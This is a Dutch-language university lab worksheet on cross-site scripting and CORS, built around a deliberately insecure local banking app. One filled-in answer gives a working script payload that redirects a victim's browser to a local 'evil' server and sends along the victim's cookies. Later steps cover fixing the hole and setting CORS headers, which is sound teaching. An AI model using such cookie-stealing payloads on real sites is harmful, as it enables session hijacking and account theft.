Cross Site Scripting (XSS)

Zoals altijd kunnen de oefeningen binnengehaald worden door een git pull te doen.

```
git pull
```

of de git repository te clonen als je deze nog niet hebt.

```
git clone https://github.com/similonap/software_security_2021.git
```

Wat ga je leren in dit labo?

- Het uitvoeren van een XSS aanval
- het beschermen tegen een XSS aanval
- Leren werken met CORS headers

Stappenplan

1. Ga naar de `labo_csrf_xss` directory en doe vervolgens

   ```
   npm install
   ```

2. In deze directory staat een heel onveilige bank applicatie waarmee je geld kan sturen van de ene persoon naar de andere.


   ```
   node index.js
   ```

   en dan naar http://localhost:3000 te surfen.

3. Je kan in deze applicatie inloggen met twee gebruikers: **cat** (test123) en **dog** (hunter2).

4. Log in als dog en zorg ervoor dat er een popup venster (alert) op het scherm komt van cat als hij zijn berichten leest. Je mag zelf de inhoud bepalen.

   Neem hier een screenshot van en sleep deze hieronder in.



5. Start naast de `index.js` applicatie ook de `evil.js` applicatie. Deze zal ook op localhost lopen maar op een andere poort.

6. Zorg ervoor dat cat een bericht terugstuurt naar dog met daarin een stuk code dat de browser van dog redirect naar de url van de `evil.js` web applicatie. Zorg ervoor dat de cookies van dog worden meegestuurd.

   Welk bericht heb je gestuurd?

```
<script>window.location.replace(`http://localhost:3001?cookies=${document.cookie}`)</script>
```


7. Kijk in de terminal van de evil applicatie en neem een screenshot van de cookies van dog. Sleep deze hieronder in:

8. Wat kan cat hier nu mee doen?

```
zich als dog voordoen op de index.js applicatie
```

9. Gebruik de `html-entities` library om deze XSS zwakheden op te lossen in de web applicatie.

   Probeer nog eens een alert te laten zien bij cat en neem hier een screenshot van die aantoont dat dit niet meer lukt. Sleep deze hieronder in.




10. Maak een kleine web applicatie in node/express op localhost met port 1337.

    Zorg ervoor dat deze een html bestand kan tonen waar een request wordt gedaan via fetch naar `http://localhost:3000/users/json`.

    Zorg ervoor dat je de `index.js` applicatie aanpast zodat deze requests van `http://localhost:1337` aanvaard. Gebruik hiervoor de `cors` library.

    Neem een screenshot van je console output in chrome developer tools en sleep deze hieronder in:



11. Print deze pagina af als PDF en slaag deze op als `naam_voornaam_labo_csrf.pdf` en stuur de volgende files op via digitap:

    - naam_voornaam_labo_xss.pdf
    - index.js
    - alle files die je hebt aangemaakt in stap 10